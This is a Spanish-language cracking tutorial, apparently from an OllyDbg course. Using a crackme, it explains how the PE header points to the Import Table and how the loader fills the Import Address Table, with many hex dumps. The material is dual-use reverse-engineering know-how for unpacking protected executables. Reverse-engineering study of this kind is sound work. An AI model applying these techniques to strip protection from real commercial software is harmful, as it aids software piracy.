00401458  - FF25 C0314000 JMP DWORD PTR DS:[4031C0]
0040145E  - FF25 C4314000 JMP DWORD PTR DS:[4031C4]
00401464  - FF25 C8314000 JMP DWORD PTR DS:[4031C8]
0040146A  - FF25 CC314000 JMP DWORD PTR DS:[4031CC]
00401470  - FF25 D0314000 JMP DWORD PTR DS:[4031D0]
00401476  - FF25 D4314000 JMP DWORD PTR DS:[4031D4]
0040147C  - FF25 D8314000 JMP DWORD PTR DS:[4031D8]
00401482  - FF25 DC314000 JMP DWORD PTR DS:[4031DC]
00401488  - FF25 E0314000 JMP DWORD PTR DS:[4031E0]
0040148E  - FF25 E4314000 JMP DWORD PTR DS:[4031E4]
00401494  - FF25 E8314000 JMP DWORD PTR DS:[4031E8]
0040149A  - FF25 EC314000 JMP DWORD PTR DS:[4031EC]
004014A0  - FF25 F0314000 JMP DWORD PTR DS:[4031F0]
004014A6  - FF25 F4314000 JMP DWORD PTR DS:[4031F4]
004014AC  - FF25 F8314000 JMP DWORD PTR DS:[4031F8]
004014B2  - FF25 FC314000 JMP DWORD PTR DS:[4031FC]
DS:[004031AC]=77D504EA
```

Los JUMPS estan lo unico que falta es hacer funcionar el sistema de que llene la IAT con el contenido correcto, para que tenga en la misma antes de correr el programa, los punteros a las strings y que el sistema lo llene con las direciones correctas sin error.

Antes de acometer esta tarea veremos las definiciones y ubicación correcta en el programa original sin empacar de la IAT y la IT.


Abramos el CC original en OLLYDBG.

```
File  View  Debug  Plugins  Options  Window  Help

00401000  $  6A 00        PUSH 0                          pModule = NULL
00401002  .  E8 FF040000  CALL 00401506                   GetModuleHandleA
00401007  .  A3 CA204000  MOV DWORD PTR DS:[4020CA],EAX
0040100C  .  6A 00        PUSH 0                          Title = NULL
0040100E  .  68 F4204000  PUSH 4020F4                     Class = "No need to disasm the code!"
00401013  .  E8 A6040000  CALL 004014BE                   FindWindowA
00401018  .  0BC0         OR EAX,EAX
0040101A  .v 74 01        JE SHORT 0040101D               CRACKME.0040101D
0040101C  .  C3           RETN
0040101D  >  C705 64204000 MOV DWORD PTR DS:[402064],4003
```

Bueno ubicaremos las partes que hacen que este sistema funcione bien en el original.

En el header, tenemos algunos punteros importantes.

Vayamos al mismo



CRACKME.<ModuleEntryPoint>

Address	Hex dump	ASCII
00400000	4D 5A 50 00 02 00 00 00	MZP.☻...
00400008	04 00 0F 00 FF FF 00 00	♦.☼. ..
00400010	B8 00 00 00 00 00 00 00	◎.....
00400018	40 00 1A 00 00 00 00 00	@.→.....
00400020	00 00 00 00 00 00 00 00	.....
00400028	00 00 00 00 00 00 00 00	.....
00400030	00 00 00 00 00 00 00 00	.....
00400038	00 00 00 00 00 01 00 00	.....☺..
00400040	BA 10 00 0E 1F B4 09 CD	‖►.♯▼┤.=
00400048	21 B8 01 4C CD 21 90 90	↑◎☺L=↑ÉÉ
00400050	54 68 69 73 20 70 72 6F	This pro
00400058	67 72 61 6D 20 6D 75 73	gram mus
00400060	74 20 62 65 20 72 75 6E	t be run
00400068	20 75 6E 64 65 72 20 57	under W
00400070	69 6E 33 32 0D 0A 24 37	in32..$7
00400078	00 00 00 00 00 00 00 00	.....
00400080	00 00 00 00 00 00 00 00	.....
00400088	00 00 00 00 00 00 00 00	.....
00400090	00 00 00 00 00 00 00 00	

Ahora cambiemoslo a modo SPECIAL-PE HEADER

CRACKME.<ModuleEntryPoint>

Address	Hex dump	Data	Comment
00400000	4D 5A	ASCII "MZ"	DOS EXE Signature
00400002	5000	DW 0050	DOS_PartPag = 50 (80.)
00400004	0200	DW 0002	DOS_PageCnt = 2
00400006	0000	DW 0000	DOS_ReloCnt = 0
00400008	0400	DW 0004	DOS_HdrSize = 4
0040000A	0F00	DW 000F	DOS_MinMem = F (15.)
0040000C	FFFF	DW FFFF	DOS_MaxMem = FFFF (65535.)
0040000E	0000	DW 0000	DOS_ReloSS = 0
00400010	B800	DW 00B8	DOS_ExeSP = B8
00400012	0000	DW 0000	DOS_ChkSum = 0
00400014	0000	DW 0000	DOS_ExeIP = 0
00400016	0000	DW 0000	DOS_ReloCS = 0
00400018	4000	DW 0040	DOS_TablOff = 40
0040001A	1A00	DW 001A	DOS_Overlay = 1A
0040001C	00	DB 00	
0040001D	00	DB 00	
0040001E	00	DB 00	
0040001F	00	DB 00	

Bajemos

Address	Hex dump	Data	Comment
00400035	00	DB 00	
00400036	00	DB 00	
00400037	00	DB 00	
00400038	00	DB 00	
00400039	00	DB 00	
0040003A	00	DB 00	
0040003B	00	DB 00	
0040003C	00010000	DD 00000100	Offset to PE signature
00400040	BA	DB BA	
00400041	10	DB 10	
00400042	00	DB 00	
00400043	0E	DB 0E	
00400044	1F	DB 1F	
00400045	B4	DB B4	
00400046	09	DB 09	
00400047	CD	DB CD	

Los datos realmente empiezan en 100 donde comienza la PE SIGNATURE

Address	Hex dump	Data	Comment
004000F6	00	DB 00	
004000F7	00	DB 00	
004000F8	00	DB 00	
004000F9	00	DB 00	
004000FA	00	DB 00	
004000FB	00	DB 00	
004000FC	00	DB 00	
004000FD	00	DB 00	
004000FE	00	DB 00	
004000FF	00	DB 00	
00400100	50 45 00 0	ASCII "PE"	PE signature (PE)
00400104	4C01	DW 014C	Machine = IMAGE_FILE_MACHINE_I386
00400106	0600	DW 0006	NumberOfSections = 6
00400108	2924D90A	DD 0AD92429	TimeDateStamp = AD92429
0040010C	00000000	DD 00000000	PointerToSymbolTable = 0
00400110	00000000	DD 00000000	NumberOfSymbols = 0
00400114	E000	DW 00E0	SizeOfOptionalHeader = E0 (224.)
00400116	8E81	DW 818E	Characteristics = EXECUTABLE_IMAGE!32BIT_
00400118	0B01	DW 010B	MagicNumber = PE32
0040011A	02	DB 02	MajorLinkerVersion = 2
0040011B	19	DB 19	MinorLinkerVersion = 19 (25.)
0040011C	00060000	DD 00000600	SizeOfCode = 600 (1536.)
00400120	00220000	DD 00002200	SizeOfInitializedData = 2200 (8704.)
00400124	00000000	DD 00000000	SizeOfUninitializedData = 0
00400128	00100000	DD 00001000	AddressOfEntryPoint = 1000
0040012C	00100000	DD 00001000	BaseOfCode = 1000
00400130	00200000	DD 00002000	BaseOfData = 2000
00400134	00004000	DD 00400000	ImageBase = 400000

El chico no miente alli empieza jeje en 400100 o sea en offset 100.

0040017C	46000000	DD 00000046	Export Table size = 46 (70.)
00400180	00300000	DD 00003000	Import Table address = 3000
00400184	70060000	DD 00000670	Import Table size = 670 (1648.)
00400188	00600000	DD 00006000	Resource Table address = 6000

alli tenemos los punteros a la IT o sea la Import Table que no debemos confundirla con la IAT a pesar de que tengan nombres parecidos.

IT= IMPORT TABLE
IAT=IMPORT ADDRESS TABLE

Como ya vimos la IAT es el deposito donde el sistema guarda las direcciones correctas de mi maquina al arrancar, y que es la IT, pues vayamos alli, como vemos dice que empieza en 3000 (403000) y su largo es 670 o sea que termina en 403670, vayamos a mirar.

Como esta fuera del header quitamos el MODO SPECIAL-PE HEADER

```
CRACKME.<ModuleEntryPoint>
Address   Hex dump                                          ASCII
00403000  78 30 00 00 00 00 00 00 00 00 00 00 90 32 00 00  x0..........É2..
00403010  84 31 00 00 10 31 00 00 00 00 00 00 00 00 00 00  ä1..►1..........
00403020  9B 32 00 00 1C 32 00 00 3C 31 00 00 00 00 00 00  ¢2..└2..<1......
00403030  00 00 00 00 A8 32 00 00 48 32 00 00 4C 31 00 00  ....¿2..H2..L1..
00403040  00 00 00 00 00 00 00 00 B5 32 00 00 58 32 00 00  ........µ2..X2..
00403050  74 31 00 00 00 00 00 00 00 00 00 00 BF 32 00 00  t1..........┐2..
00403060  80 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00  Ç2..............
00403070  00 00 00 00 00 00 00 00 CC 32 00 00 D8 32 00 00  ........╠2..╪2..
00403080  EC 32 00 00 FA 32 00 00 0E 33 00 00 1C 33 00 00  ∞2..·2..♫3..└3..
00403090  2C 33 00 00 3A 33 00 00 46 33 00 00 54 33 00 00  ,3..:3..F3..T3..
004030A0  60 33 00 00 6E 33 00 00 80 33 00 00 8C 33 00 00  `3..n3..Ç3..î3..
004030B0  9E 33 00 00 B6 33 00 00 C4 33 00 00 D8 33 00 00  ×3..Ä3..─3..╪3..
004030C0  E4 33 00 00 F2 33 00 00 02 34 00 00 0E 34 00 00  ∑3..≥3..☻4..♫4..
004030D0  1E 34 00 00 2E 34 00 00 40 34 00 00 4E 34 00 00  ▲4...4..@4..N4..
004030E0  60 34 00 00 72 34 00 00 84 34 00 00 98 34 00 00  `4..r4..ä4..ÿ4..
004030F0  A6 34 00 00 B2 34 00 00 BE 34 00 00 CC 34 00 00  ª4..▓4..¥4..╠4..
00403100  D4 34 00 00 E2 34 00 00 F4 34 00 00 00 00 00 00  ╘4..Γ4..¶4......
00403110  02 35 00 00 12 35 00 00 1E 35 00 00 2C 35 00 00  ☻5..↨5..▲5..,5..
00403120  3A 35 00 00 44 35 00 00 52 35 00 00 5E 35 00 00  :5..D5..R5..^5..
00403130  72 35 00 00 7E 35 00 00 00 00 00 00 8C 35 00 00  r5..~5......î5..
00403140  A2 35 00 00 B4 35 00 00 00 00 00 00 C4 35 00 00  ó5..┤5......─5..
00403150  D0 35 00 00 DC 35 00 00 E8 35 00 00 FA 35 00 00  ╨5..▄5..Φ5..·5..
00403160  0C 36 00 00 16 36 00 00 20 36 00 00 30 36 00 00  ♀6..►6.. 6..06..
00403170  00 00 00 00 3C 36 00 00 50 36 00 00 64 36 00 00  ....<6..P6..d6..
00403180  00 00 00 00 42 8C D1 77 9D 8F D1 77 3E 0B D2 77  ....Bî╤w¥Å╤w>♂╥w
00403190  24 15 D3 77 4C 1F D3 77 D4 B6 D1 77 E8 0F D2 77  $§╙wL▼╙w╘╢╤wΦ☼╥w
004031A0  24 13 D2 77 DA 5E D2 77 60 DA D1 77 EA 04 D5 77  $‼╥w┌^╥w`┌╤wΩ♦╒w
004031B0  11 12 D2 77 35 EE D3 77 F5 B5 D1 77 9C FA D2 77  ◄↨╥w5∞╙w⌡µ╤w£·╥w
004031C0  EC DB D1 77 F6 8B D1 77 83 F7 D4 77 A4 D8 D1 77  ∞╛╤w÷ï╤wâ≈╘w¤╪╤w
004031D0  9A F3 D2 77 2E 8C D1 77 1B C0 D1 77 F9 D7 D1 77  Ü≤╥w.î╤w←└╤w·╫╤w
004031E0  8C 14 D2 77 09 B6 D1 77 5E 02 D2 77 EE D4 D1 77  î¶╥w.╢╤w^☻╥w∞╘╤w
004031F0  1C B1 D3 77 B8 96 D1 77 9C F3 D4 77 50 62 D2 77  └▒╙w╕û╤w£≤╘wPb╥w
00403200  1D B6 D1 77 81 E5 D2 77 C7 86 D1 77 16 48 D2 77  ↔╢╤wüσ╥w╟å╤w▬H╥w
00403210  1E AC D6 77 42 10 D2 77 00 00 00 00 C1 C9 80 7C  ▲¼╓wB►╥w....┴╔Ç|
00403220  99 6B 82 7C 2F FE 80 7C 2D FF 80 7C E0 C6 80 7C  Öké|/■Ç|- Ç|╙╞Ç|
00403230  77 9B 80 7C 9F 0F 81 7C 29 B5 80 7C 0E 18 80 7C  w¢Ç|ƒ*ü|)╡Ç|♫↑Ç|
00403240  A2 CA 81 7C 00 00 00 00 DD 15 C5 58 21 9B C4 58  ó╩ü|....¦§┼X!¢─X
00403250  3B 8B C6 58 00 00 00 00 0C BC EF 77 26 F1 F0 77  ;ï╟X.....╝'w&±-w
00403260  E9 49 F2 77 68 E0 EF 77 E1 61 EF 77 C9 DD F0 77  ╙I=whó'wβa'w╔¦-w
00403270  51 E0 F0 77 2D 6C EF 77 98 6E EF 77 00 00 00 00  Q╙-w-l'wÿn'w....
00403280  D8 7C 37 76 1E 31 36 76 CD 46 38 76 00 00 00 00  ï¦7v▲16v═F8v....
00403290  55 53 45 52 33 32 2E 64 6C 6C 00 4B 45 52 4E 45  USER32.dll.KERNE
004032A0  4C 33 32 2E 64 6C 6C 00 43 4F 4D 43 54 4C 33 32  L32.dll.COMCTL32
004032B0  2E 44 4C 4C 00 47 44 49 33 32 2E 64 6C 6C 00 43  .DLL.GDI32.dll.C
004032C0  4F 4D 44 4C 47 33 32 2E 64 6C 6C 00 00 00 4B 69  OMDLG32.dll...Ki
004032D0  6C 6C 54 69 6D 65 72 00 00 00 47 65 74 53 79 73  llTimer...GetSys
004032E0  74 65 6D 4D 65 74 72 69 63 73 00 00 00 00 4C 6F  temMetrics....Lo
004032F0  61 64 43 75 72 73 6F 72 41 00 00 00 4C 6F 61 64  adCursorA...Load
00403300  41 63 63 65 6C 65 72 61 74 6F 72 73 41 00 00 00  AcceleratorsA...
00403310  4D 65 73 73 61 67 65 42 65 65 70 00 00 00 47 65  MessageBeep...Ge
00403320  74 57 69 6E 64 6F 77 52 65 63 74 00 00 00 4C 6F  tWindowRect...Lo
00403330  61 64 53 74 72 69 6E 67 41 00 00 00 4C 6F 61 64  adStringA...Load
00403340  49 63 6F 6E 41 00 00 00 4C 6F 61 64 42 69 74 6D  IconA...LoadBitm
00403350  61 70 41 00 00 00 53 65 74 46 6F 63 75 73 00 00  apA...SetFocus..
00403360  00 00 4D 65 73 73 61 67 65 42 6F 78 41 00 00 00  ..MessageBoxA...
00403370  50 6F 73 74 51 75 69 74 4D 65 73 73 61 67 65 00  PostQuitMessage.
00403380  00 00 57 69 6E 48 65 6C 70 41 00 00 00 00 49 6E  ..WinHelpA....In
```

Esto que parece un chorizo sin interpretacion posible, es facil de interpretar, si sabemos que es cada cosa, lo detallaremos y veran que esto es muy importante.

Esto es la famosa IT, aquí la tenemos si comprendemos esto, y aunque no sepamos los nombres de cada puntero, sepamos que es cada cosa y donde apunta, pues estamos salvados.

Lo malo que tenemos para explicar esto en OLLYDBG es que es mucho mas comodo y visible hacerlo en una visualizacion de 5 columnas asi queda ordenado, ya veremos por que.

La famosa IT esta compuesta por los denominados IMAGE IMPORT DESCRIPTORs que son varias lineas de 5 valores dword, de la cual hay una por cada dll que cargara el programa.

Veamos la IT, por eso les digo que esto se ve mejor con 5 columnas para ordenar cada IID uno en cada linea.

Pero bueno no nos queda otra aquí vemos el primero

```
CRACKME.<ModuleEntryPoint>
Address   Hex dump                                          ASCII
00403000  78 30 00 00 00 00 00 00 00 00 00 00 90 32 00 00  x0..........É2..
00403010  84 31 00 00 10 31 00 00 00 00 00 00 00 00 00 00  ä1..►1..........
00403020  9B 32 00 00 1C 32 00 00 3C 31 00 00 00 00 00 00  ¢2..∟2..<1......
00403030  00 00 00 00 A8 32 00 00 48 32 00 00 4C 31 00 00  ....¿2..H2..L1..
00403040  00 00 00 00 00 00 00 00 B5 32 00 00 58 32 00 00  ........Á2..X2..
00403050  74 31 00 00 00 00 00 00 00 00 00 00 BF 32 00 00  t1..........┐2..
00403060  80 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00  Ç2..............
00403070  00 00 00 00 00 00 00 00 CC 32 00 00 D8 32 00 00  ........╠2..Ï2..
00403080  EC 32 00 00 FA 32 00 00 0E 33 00 00 1C 33 00 00  ù2..·2..♫3..∟3..
00403090  2C 33 00 00 3A 33 00 00 46 33 00 00 54 33 00 00  ,3..:3..F3..T3..
004030A0  60 33 00 00 6E 33 00 00 80 33 00 00 8C 33 00 00  `3..n3..Ç3..î3..
004030B0  9E 33 00 00 B6 33 00 00 C4 33 00 00 D8 33 00 00  ×3..Ä3..─3..Ï3..
004030C0  E4 33 00 00 F2 33 00 00 02 34 00 00 0E 34 00 00  ß3..≡3..☺4..♫4..
```

Ese es el primer IID de nuestra IT y tiene 5 DWORDS cuyos nombres son estos

2) OriginalFirtsThunks.
3) TimeDateStamp.
4) ForwarderChain.
5) Puntero al nombre de la dll.
6) FirtsThunk (Apunta a donde debe buscar en la IAT la primera entrada de dicha dll).

Los tres primeros no son importantes para el cracking hasta siendo cero, normalmente arranca igual el programa, son para usos muy determinados, los importantes son el 4 y el 5to puntero de nuestro primer IID.

```
Address   Hex dump                                          ASCII
00403000  78 30 00 00 00 00 00 00 00 00 00 00 90 32 00 00  x0.........
00403010  84 31 00 00 10 31 00 00 00 00 00 00 00 00 00 00  ä1..►1.....
00403020  9B 32 00 00 1C 32 00 00 3C 31 00 00 00 00 00 00  ¢2..∟2..<1.
00403030  00 00 00 00 A8 32 00 00 48 32 00 00 4C 31 00 00  ....¿2..H2.
00403040  00 00 00 00 00 00 00 00 B5 32 00 00 58 32 00 00  ........Á2.
00403050  74 31 00 00 00 00 00 00 00 00 00 00 BF 32 00 00  t1.........
```

Alli esta como vemos el 4to apunta al nombre de la dll a la cual pertenece este IID, veamos cual es la dll en 403290.

```
00403250  3B 8B C6 58 00 00 00 00 0C BC EF 77 26 F1 F0 77  ;ïšX.....╝'w&±-w
00403260  E9 49 F2 77 68 E0 EF 77 E1 61 EF 77 C9 DD F0 77  úI=whó'wβa'w╔¦-w
00403270  51 E0 F0 77 2D 6C EF 77 98 6E EF 77 00 00 00 00  Qó-w-l'wÿn'w....
00403280  D8 7C 37 76 1E 31 36 76 CD 46 38 76 00 00 00 00  ï!7v▲16v═F8v....
00403290  55 53 45 52 33 32 2E 64 6C 6C 00 4B 45 52 4E 45  USER32.dll.KERNE
004032A0  4C 33 32 2E 64 6C 6C 00 43 4F 4D 43 54 4C 33 32  L32.dll.COMCTL32
004032B0  2E 44 4C 4C 00 47 44 49 33 32 2E 64 6C 6C 00 43  .DLL.GDI32.dll.C
004032C0  4F 4D 44 4C 47 33 32 2E 64 6C 6C 00 00 00 4B 69  OMDLG32.dll...Ki
004032D0  6C 6C 54 69 6D 65 72 00 00 00 47 65 74 53 79 73  llTimer...GetSys
004032E0  74 65 6D 4D 65 74 72 69 63 73 00 00 00 00 4C 6F  temMetrics....Lo
004032F0  61 64 43 75 72 73 6F 72 41 00 00 00 4C 6F 61 64  adCursorA...Load
00403300  41 63 63 65 6C 65 72 61 74 6F 72 73 41 00 00 00  AcceleratorsA...
```

Alli esta la primera dll que el sistema buscara es USER32.dll y el 5to puntero marca donde comienza en la IAT las entradas de esta dll, en este caso es 403184.

```
CRACKME.<ModuleEntryPoint>
Address   Hex dump                                          ASCII
00403184  42 8C D1 77 9D 8F D1 77 3E 0B D2 77 24 15 D3 77  BÏÐw0ÅÐw>♂Ew$§Ew
00403194  4C 1F D3 77 D4 B6 D1 77 E8 0F D2 77 24 13 D2 77  L▼EwÊÅÐwÞ*Ew$‼Ew
004031A4  DA 5E D2 77 60 DA D1 77 EA 04 D5 77 11 12 D2 77  ┌^Ew'┌Ðwû◆'w◄↨Ew
004031B4  35 EE D3 77 F5 B5 D1 77 9C FA D2 77 EC DB D1 77  5¯Ew§ÁÐw£·Ewÿ▄Ðw
004031C4  F6 8B D1 77 83 F7 D4 77 A4 D8 D1 77 9A F3 D2 77  ÷ïÐwâ-EwñïÐwü¾Ew
004031D4  2E 8C D1 77 1B C0 D1 77 F9 D7 D1 77 8C 14 D2 77  .îÐw←└Ðw¨ïÐwï¶Ew
004031E4  09 B6 D1 77 5E 02 D2 77 EE D4 D1 77 1C B1 D3 77  .ÁÐw^☻Ew¯ÈÐw∟▒Ew
004031F4  B8 96 D1 77 9C F3 D4 77 50 62 D2 77 1D B6 D1 77  ©ûÐw£¾EwPbEw#ÁÐw
00403204  81 E5 D2 77 C7 86 D1 77 16 48 D2 77 1E AC D6 77  üõEwÅâÐw▬HEw▲¼íw
00403214  42 10 D2 77 00 00 00 00 C1 C9 80 7C 99 6B 82 7C  B►Ew....┴╔Ç¦Öké¦
00403224  2F FE 80 7C 2D FF 80 7C E0 C6 80 7C 77 9B 80 7C  /■Ç¦- Ç¦óãÇ¦w¢Ç¦
00403234  9F 0F 81 7C 29 B5 80 7C 0E 18 80 7C A2 CA 81 7C  ƒ*ü¦)ÁÇ¦♫↑Ç¦ó╧ü¦
00403244  00 00 00 00 DD 15 C5 58 21 9B C4 58 3B 8B C6 58  ....!§┼X!¢─X;ïšX
00403254  00 00 00 00 0C BC EF 77 26 F1 F0 77 E9 49 F2 77  .....╝'w&±-wúI=w
00403264  68 E0 EF 77 E1 61 EF 77 C9 DD F0 77 51 E0 F0 77  hó'wβa'w╔¦-wQó-w
```

Alli esta es la IAT, y su primera entrada, todo esto esta dentro de la IT, ya que terminaba en 403670, asi que tenemos que la famosa IT, tiene una linea para cada dll, estas lineas son llamadas IID o IMAGE IMPORT DESCRIPTOR y dentro de la IT esta la IAT o deposito de las direcciones de las apis, todo compacto y para el uso del sistema.

Muchos crackres experimentados diran que no siempre la IAT esta dentro de la IT, ya que el 5to puntero de cada IID puede apuntar a cualquier lado y tranquilamente puede estar fuera, ubicada en cualquier lugar del programa que tenga permiso de escritura, para que cuando arranque el exe, alli el sistema vaya guardando las direcciones correctas de las apis, la cuestion es que ya vemos como trabaja mejor el sistema para llenar la IAT,

5) Busca la IT
6) Busca la primera IID y se fija en el 4to puntero a que dll pertenece
7) Luego mira en el 5to puntero donde esta la primera entrada de la IAT
8) Alli hay un puntero a la string con el nombre de la api
9) Con GetProcAddress busca la direccion y la guarda en la misma entrada.
10) Cuando encuentra en la IAT una entrada con ceros, eso le indica que termino la primera dll y que debe pasar a mirar el segundo IID para buscar cual es la segunda, y repetir el proceso.

O sea que si el sistema hara esto en imagenes y es importante que lo entiendan bien porque si al sistema le falta algo o encuentra punteros incorrectos dara error y es importante entenderlo a fondo.

1)Busca la direccion de la IT

```
0040017C   46000000   DD 00000046   Export Table size = 46 (70.)
00400180   00300000   DD 00003000   Import Table address = 3000
00400184   70060000   DD 00000670   Import Table size = 670 (1648.)
00400188   00600000   DD 00006000   Resource Table address = 6000
```

2)Va a esa direccion

```
CRACKME.<ModuleEntryPoint>
Address   Hex dump                                          ASCII
00403000  78 30 00 00 00 00 00 00 00 00 00 00 90 32 00 00  x0..........É2..
00403010  84 31 00 00 10 31 00 00 00 00 00 00 00 00 00 00  ä1..►1..........
00403020  9B 32 00 00 1C 32 00 00 3C 31 00 00 00 00 00 00  ¢2..∟2..<1......
00403030  00 00 00 00 A8 32 00 00 48 32 00 00 4C 31 00 00  ....¿2..H2..L1..
00403040  00 00 00 00 00 00 00 00 B5 32 00 00 58 32 00 00  ........µ2..X2..
00403050  74 31 00 00 00 00 00 00 00 00 00 00 BF 32 00 00  t1..........¬2..
00403060  80 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00  Ç2..............
00403070  00 00 00 00 00 00 00 00 CC 32 00 00 D8 32 00 00  ........╠2..╪2..
00403080  EC 32 00 00 FA 32 00 00 0E 33 00 00 1C 33 00 00  ∞2..·2..♫3..∟3..
00403090  2C 33 00 00 3A 33 00 00 46 33 00 00 54 33 00 00  ,3..:3..F3..T3..
004030A0  60 33 00 00 6E 33 00 00 80 33 00 00 8C 33 00 00  `3..n3..Ç3..î3..
```

3)En el primer IID busca el 4to DWORD que le apunta al nombre de la dll donde empezara a trabajar en este caso sera USER32.dll.

```
CRACKME.<ModuleEntryPoint>
Address   Hex dump                                          ASCII
00403290  55 53 45 52 33 32 2E 64 6C 6C 00 4B 45 52 4E 45  USER32.dll.KERNE
004032A0  4C 33 32 2E 64 6C 6C 00 43 4F 4D 43 54 4C 33 32  L32.dll.COMCTL32
004032B0  2E 44 4C 4C 00 47 44 49 33 32 2E 64 6C 6C 00 43  .DLL.GDI32.dll.C
004032C0  4F 4D 44 4C 47 33 32 2E 64 6C 6C 00 00 00 4B 69  OMDLG32.dll...Ki
004032D0  6C 6C 54 69 6D 65 72 00 00 00 47 65 74 53 79 73  llTimer...GetSys
004032E0  74 65 6D 4D 65 74 72 69 63 73 00 00 00 4C 6F  temMetrics....Lo
004032F0  61 64 43 75 72 73 6F 72 41 00 00 00 4C 6F 61 64  adCursorA...Load
00403300  41 63 63 65 6C 65 72 61 74 6F 72 73 41 00 00 00  AcceleratorsA...
00403310  4D 65 73 73 61 67 65 42 65 65 70 00 00 00 47 65  MessageBeep...Ge
00403320  74 57 69 6E 64 6F 77 52 65 63 74 00 00 00 4C 6F  tWindowRect...Lo
00403330  61 64 53 74 72 69 6E 67 41 00 00 00 4C 6F 61 64  adStringA...Load
00403340  49 63 6F 6E 41 00 00 00 4C 6F 61 64 42 69 74 6D  IconA...LoadBitm
00403350  61 70 41 00 00 00 53 65 74 46 6F 63 75 73 00 00  apA...SetFocus..
00403360  00 00 4D 65 73 73 61 67 65 42 6F 78 41 00 00 00  ..MessageBoxA...
00403370  50 6F 73 74 51 75 69 74 4D 65 73 73 61 67 65 00  PostQuitMessage.
```

Luego mira el 5to puntero para buscar la primera entrada de la IAT que es 403184 y va alli.

```
CRACKME.<ModuleEntryPoint>
Address   Hex dump                                          ASCII
00403000  78 30 00 00 00 00 00 00 00 00 00 00 90 32 00 00  x0..........É2..
00403010  84 31 00 00 10 31 00 00 00 00 00 00 00 00 00 00  ä1..►1..........
00403020  9B 32 00 00 1C 32 00 00 3C 31 00 00 00 00 00 00  ¢2..∟2..<1......
```

```
Address   Hex dump                                          ASCII
00403184  42 8C D1 77 9D 8F D1 77 3E 0B D2 77 24 15 D3 77  BÏÐw0ÄÐw>♂Ëw$§Ëw
00403194  4C 1F D3 77 D4 B6 D1 77 E8 0F D2 77 24 13 D2 77  L▼ËwÊÄÐwÞ*Ëw$‼Ëw
004031A4  DA 5E D2 77 60 DA D1 77 EA 04 D5 77 11 12 D2 77  ┌^Ëw'┌ÐwÜ◆'w◄↕Ëw
004031B4  35 EE D3 77 F5 B5 D1 77 9C FA D2 77 EC DB D1 77  5¯ËwÕÄÐw£·ËwÚ▄Ðw
004031C4  F6 8B D1 77 83 F7 D4 77 A4 D8 D1 77 9A F3 D2 77  ÷ïÐwâ▪ËwÑïÐwÜ¾Ëw
004031D4  2E 8C D1 77 1B C0 D1 77 F9 D7 D1 77 8C 14 D2 77  .ïÐw←└Ðw¨ïÐwï¶Ëw
004031E4  09 B6 D1 77 5E 02 D2 77 EE D4 D1 77 1C B1 D3 77  .ÄÐw^☻Ëw¯ÊÐw∟▒Ëw
004031F4  B8 96 D1 77 9C F3 D4 77 50 62 D2 77 1D B6 D1 77  @ÜÐw£¾ËwPbËw#ÄÐw
00403204  81 E5 D2 77 C7 86 D1 77 16 48 D2 77 1E AC D6 77  üõËwÅÐw▬HËw▲¼íw
00403214  42 10 D2 77 00 00 00 00 C1 C9 80 7C 99 6B 82 7C  B►Ëw....┴╔Ç|Öké|
```

Alli lee el valor que no es ese pues alli ya esta machacado, sino el que esta en el ejecutable, veamos

```
File C:\Documents and Settings\Ricardo\Escritorio\32-IN...
00000F84  CC 32 00 00 D8 32 00 00 EC 32 00 00 FA 32 00 00  ╠2..Ø2..ì2..ú2..
00000F94  0E 33 00 00 1C 33 00 00 2C 33 00 00 3A 33 00 00  ♫3..∟3..,3..:3..
00000FA4  46 33 00 00 54 33 00 00 60 33 00 00 6E 33 00 00  F3..T3..`3..n3..
00000FB4  80 33 00 00 8C 33 00 00 9E 33 00 00 B6 33 00 00  Ç3..î3..×3..Ä3..
00000FC4  C4 33 00 00 D8 33 00 00 E4 33 00 00 F2 33 00 00  -3..Ø3..ä3..=3..
```

alli ve que el nombre de la primera api esta en 4032CC, va alli

```
CRACKME.<ModuleEntryPoint>
Address   Hex dump                                          ASCII
004032CC  00 00 4B 69 6C 6C 54 69 6D 65 72 00 00 00 47 65  ..KillTimer...Ge
004032DC  74 53 79 73 74 65 6D 4D 65 74 72 69 63 73 00 00  tSystemMetrics..
004032EC  00 00 4C 6F 61 64 43 75 72 73 6F 72 41 00 00 00  ..LoadCursorA...
004032FC  4C 6F 61 64 41 63 63 65 6C 65 72 61 74 6F 72 73  LoadAccelerators
0040330C  41 00 00 00 4D 65 73 73 61 67 65 42 65 65 70 00  A...MessageBeep.
0040331C  00 00 47 65 74 57 69 6E 64 6F 77 52 65 63 74 00  ..GetWindowRect.
0040332C  00 00 4C 6F 61 64 53 74 72 69 6E 67 41 00 00 00  ..LoadStringA...
0040333C  4C 6F 61 64 49 63 6F 6E 41 00 00 00 4C 6F 61 64  LoadIconA...Load
0040334C  42 69 74 6D 61 70 41 00 00 00 53 65 74 46 6F 63  BitmapA...SetFoc
0040335C  75 73 00 00 00 00 4D 65 73 73 61 67 65 42 6F 78  us....MessageBox
```

Ve que la primera api es KillTimer con GetProcAddress halla su direccion que nosotros hallamos con el OLLYDBG.

```
0040351C  00 00 00 00 47 6C 6F 62 61 6C 46 72 65 65 00 00  ....Gl
Command  ? KillTimer                    HEX: 77D18C42 - DE
Program entry point
```

Y ese valor que en mi maquina es 77d18c42 lo guarda en la misma entrada de la IAT machacando el existente.

```
CRACKME.<ModuleEntryPoint>
Address   Hex dump                                          ASCII
00403184  42 8C D1 77 9D 8F D1 77 3E 0B D2 77 24 15 D3 77  BÏÐw0ÄÐw>♂Ëw$§Ëw
00403194  4C 1F D3 77 D4 B6 D1 77 E8 0F D2 77 24 13 D2 77  L▼ËwÊÄÐwÞ*Ëw$‼Ëw
004031A4  DA 5E D2 77 60 DA D1 77 EA 04 D5 77 11 12 D2 77  ┌^Ëw'┌ÐwÜ◆'w◄↕Ëw
004031B4  35 EE D3 77 F5 B5 D1 77 9C FA D2 77 EC DB D1 77  5¯ËwÕÄÐw£·ËwÚ▄Ðw
004031C4  F6 8B D1 77 83 F7 D4 77 A4 D8 D1 77 9A F3 D2 77  ÷ïÐwâ▪ËwÑïÐwÜ¾Ëw
